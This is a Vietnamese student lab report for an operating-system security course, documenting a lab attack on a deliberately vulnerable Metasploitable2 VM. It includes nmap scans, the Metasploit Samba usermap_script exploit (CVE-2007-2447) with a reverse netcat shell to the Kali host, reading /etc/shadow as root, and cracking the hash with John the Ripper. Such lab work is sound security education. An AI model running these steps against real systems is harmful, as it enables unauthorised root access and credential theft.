

BỘ THÔNG TIN VÀ TRUYỀN THÔNG
HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



MÔN HỌC: AN TOÀN HỆ ĐIỀU HÀNH
BÁO CÁO BÀI THỰC HÀNH SỐ 1

Giảng viên hướng dẫn : PGS.TS Hoàng Xuân Dậu
Sinh viên thực hiện : Nguyễn Nhật Minh
Mã sinh viên : B21DCAT132

Hà Nội, tháng 3 năm 2024

An toàn HĐH (INT1484) - Bài thực hành số 1

1. Mục đích:

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

2. Các phần mềm, công cụ cần có

- Kali Linux
- Metasploit
- Metasploitable2: máy ảo VMWare chứa lỗi, có thể tải tại:
o <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

3. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu

Metasploitable2 là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập.

Lỗ hổng là lỗ hổng bảo mật CVE-2007-2447 trên dịch vụ chia sẻ file SMB (Samba) với các phiên bản Samba 3.0.0 đến 3.0.25rc3 có thể cho phép thực thi mã từ xa.


Về metasploit:

- Metasploit Framework là một framework viết bằng Ruby sử dụng để tấn công và khai thác những lỗ hổng trên nhiều loại hệ thống khác nhau (Windows/Linux/Cisco/WordPress/....)
- LHOST: Địa chỉ IP của máy Hacker (Nếu tấn công ngoài Internet thì xài IP Public, hoặc DDNS của No-IP.com)
- RHOST: Địa chỉ IP của máy Victim (Nếu tấn công ngoài Internet thì xài IP Public, RHOST có thể là URL Website cũng OK)
- LPORT: Port mở ra trên máy Hacker (Nếu tấn công ngoài Internet thì bắt buộc Port đó phải mở trên Router, còn hack trong mạng LAN thì port nào cũng được)
- RPORT: Port trên máy victim (Khi đi khai thác lỗ hổng, tùy lỗ hổng nằm trên giao thức nào thì có các RPORT đặc thù, thực chất Metasploit sẽ tự đặt cho các bạn)
- PAYLOAD: Có cấu trúc như sau (tên hệ điều hành/kiểu hệ thống/kiểu tấn công/giao thức tấn công)


4. Nội dung thực hành

4.1. Cài đặt các công cụ cần thiết

- Tải và cài đặt máy Kali Linux bản 2023



- Đổi tên máy Kali Linux



- Kiểm tra để biết metasploit hoạt động bình thường

```
(root@B21DCAT132-Minh-Kali)-[/home/kali]
# msfconsole
Metasploit tip: You can use help to view all available commands


File Browser
Home
IDA FreeWa...

To boldly go where no
shell has gone before

+ -- ==[ metasploit v6.3.43-dev ]
+ -- ==[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 > 
```

- Cài đặt máy victim metasploitable2



- Đăng nhập thành công với msfadmin/msfadmin

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

- Tạo người dùng mới minhnn132, password là 123456

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ sudo useradd minhnn132
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd minhnn132
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$
```

- Đổi tên máy victim theo yêu cầu

```
GNU nano 2.0.7 File: /etc/hostname
B21DCAT132- Nguyen_Nhat_Minh-Meta

http://help.ubuntu.com/
No mail.
msfadmin@B21DCAT132- Nguyen_Nhat_Minh-Meta:~$
msfadmin@B21DCAT132- Nguyen_Nhat_Minh-Meta:~$
```

- Kiểm tra địa chỉ ip trên máy victim

```
msfadmin@B21DCAT132- Nguyen_Nhat_Minh-Meta:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:84:d5:5d
          inet addr:192.168.100.103  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe84:d55d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1106 (1.0 KB)  TX bytes:6159 (6.0 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:101 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23861 (23.3 KB)  TX bytes:23861 (23.3 KB)

msfadmin@B21DCAT132- Nguyen_Nhat_Minh-Meta:~$ _
```

- Kiểm tra địa chỉ ip trên máy Kali

```
File Actions Edit View Help
(kali@B21DCAT132-Minh-Kali)-[~]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:15:08:7c:09 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.3 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::23d6:1ae:4b3e:c490 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:8e:21:c4 txqueuelen 1000 (Ethernet)
    RX packets 12 bytes 10604 (10.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 93 bytes 14984 (14.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.11 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::e3cf:6e18:f533:45dd prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:8e:21:ce txqueuelen 1000 (Ethernet)
    RX packets 42 bytes 6785 (6.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 58 bytes 6431 (6.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Ping thành công từ kali sang máy victim

```
(kali@B21DCAT132-Minh-Kali)-[~]
$ ping 192.168.100.103
PING 192.168.100.103 (192.168.100.103) 56(84) bytes of data.
64 bytes from 192.168.100.103: icmp_seq=1 ttl=64 time=0.469 ms
64 bytes from 192.168.100.103: icmp_seq=2 ttl=64 time=0.372 ms
64 bytes from 192.168.100.103: icmp_seq=3 ttl=64 time=0.400 ms
64 bytes from 192.168.100.103: icmp_seq=4 ttl=64 time=0.481 ms
64 bytes from 192.168.100.103: icmp_seq=5 ttl=64 time=0.830 ms
^C
— 192.168.100.103 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4143ms
rtt min/avg/max/mdev = 0.372/0.510/0.830/0.164 ms

(kali@B21DCAT132-Minh-Kali)-[~]
$ date
Wed May 8 02:17:12 AM EDT 2024

(kali@B21DCAT132-Minh-Kali)-[~]
$
```

- Ping thành công từ máy victim sang kali, 2 máy kết nối ổn định

```
RX bytes:23861 (23.3 KB) TX bytes:23861 (23.3 KB)

msfadmin@B21DCAT132- Nguyen_Nhat_Minh-Meta:~$ ping 192.168.100.3
PING 192.168.100.3 (192.168.100.3) 56(84) bytes of data.
64 bytes from 192.168.100.3: icmp_seq=1 ttl=64 time=0.715 ms
64 bytes from 192.168.100.3: icmp_seq=2 ttl=64 time=0.530 ms
64 bytes from 192.168.100.3: icmp_seq=3 ttl=64 time=0.504 ms
64 bytes from 192.168.100.3: icmp_seq=4 ttl=64 time=0.691 ms
64 bytes from 192.168.100.3: icmp_seq=5 ttl=64 time=0.589 ms

--- 192.168.100.3 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 0.504/0.605/0.715/0.089 ms
msfadmin@B21DCAT132- Nguyen_Nhat_Minh-Meta:~$ ifconfig
```

4.2. Sử dụng nmap rà quét lỗ hổng

- Quét cổng dịch vụ netbios-ssn cổng 139

```
(kali@B21DCAT132-Minh-Kali)-[~]
$ sudo nmap --script vuln -p139 192.168.100.103
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-08 02:18 EDT
Stats: 0:01:24 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.06% done; ETC: 02:20 (0:00:01 remaining)
Stats: 0:01:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.06% done; ETC: 02:20 (0:00:02 remaining)
Nmap scan report for 192.168.100.103
Host is up (0.00044s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
MAC Address: 00:0C:29:84:D5:5D (VMware)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 142.31 seconds
```


- Quét cổng dịch vụ microsoft-ds cổng 445

```
(kali@B21DCAT132-Minh-Kali)-[~]
$ sudo nmap --script vuln -p445 192.168.100.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-08 02:22 EDT
Nmap scan report for 192.168.100.103
Host is up (0.00052s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:84:D5:5D (VMware)

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 141.34 seconds
IDA Freewa...
```

4.3. Khai thác tìm phiên bản Samba đang hoạt động

- Khởi động metasploit và khai báo module tấn công

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| THREADS | 1               | yes      | The number of concurrent threads (max one per host)                                                    |



View the full module info with the info, or info -d command.
```

- Đặt ip của máy victim: set RHOSTs 192.168.100.103 và run để tấn công

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTs 192.168.100.103
RHOSTs => 192.168.100.103
msf6 auxiliary(scanner/smb/smb_version) > run
```

- Phát hiện phiên bản Samba máy victim đang sử dụng là 3.0

```
[*] 192.168.100.103:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.100.103:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.100.103: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

4.4. Khai thác lỗi Samba cho phép mở shell chạy với quyền root

- Khai báo modul tấn công msf > use exploit/multi/samba/usermap_script

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  CHOST      192.168.100.3    no        The local client address
  CPORT      4444             no        The local client port
  Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     []               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.100.3    yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic
```

- Đặt địa chỉ ip cho máy victim là 192.168.100.103, cổng truy cập là 445, payload là cmd/unix/reverse
- Sử dụng exploit để bắt đầu khai thác

```
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.100.103
RHOST => 192.168.100.103
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > exploit
```

- Cửa hậu shell đã mở thành công, thử các lệnh whoami, uname

```
[*] Started reverse TCP double handler on 192.168.100.3:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo i4Td0eQK14ABi6f8;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "i4Td0eQK14ABi6f8\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.100.3:4444 -> 192.168.100.103:43098) at 2024-05-08 03:21:15 -0400

who am i
IDA FreeWa...

uname
Linux
whoami
root
uname -a
Linux B21DCAT132- Nguyen_Nhat_Minh-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

- Lấy tên người dùng và mật khẩu bằng lệnh cat

```
cat /etc/shadow | grep minhnn132
minhnn132:$1$Gmi1Zzbu$VxHGB/fXRSCAlmWDcjC89.:19851:0:99999:7 :::
exit
^X
```

- Lưu vào file password.txt

```
kali@B21DCAT132-Minh-Kali: ~
File Actions Edit View Help
GNU nano 7.2 password *
minhnn132:$1$Gmi1Zzbu$VxHGB/fXRSCAlmWDcjC89.:19851:0:99999:7 :::
```

- Sử dụng john the ripper để crack và thu được mật khẩu là 123456

```
(kali@B21DCAT132-Minh-Kali)-[~]
$ sudo nano password
[sudo] password for kali:

(kali@B21DCAT132-Minh-Kali)-[~]
$ john --wordlist password
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Proceeding with wordlist:/usr/share/john/password.lst
Press 'q' or Ctrl-C to abort, almost any other key for status
123456 (minhnn132)
1g 0:00:00:00 DONE (2024-05-08 03:30) 100.0g/s 19200p/s 19200c/s 19200C/s 123456..knight
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@B21DCAT132-Minh-Kali)-[~]
$ john --show password
minhnn132:123456:19851:0:99999:7 :::


1 password hash cracked, 0 left

(kali@B21DCAT132-Minh-Kali)-[~]
$ date
Wed May 8 03:30:37 AM EDT 2024

(kali@B21DCAT132-Minh-Kali)-[~]
$
```

5. Kết luận

Bài thực hành hoàn thành lúc 15h31 ngày 08/05/2024



```
File Actions Edit View Help
(kali@B21DCAT132-Minh-Kali)-[~]
$ date
Wed May  8 03:31:02 AM EDT 2024

(kali@B21DCAT132-Minh-Kali)-[~]
$ nguyen nhat minh b21dcat132
nguyen: command not found

(kali@B21DCAT132-Minh-Kali)-[~]
$ system
```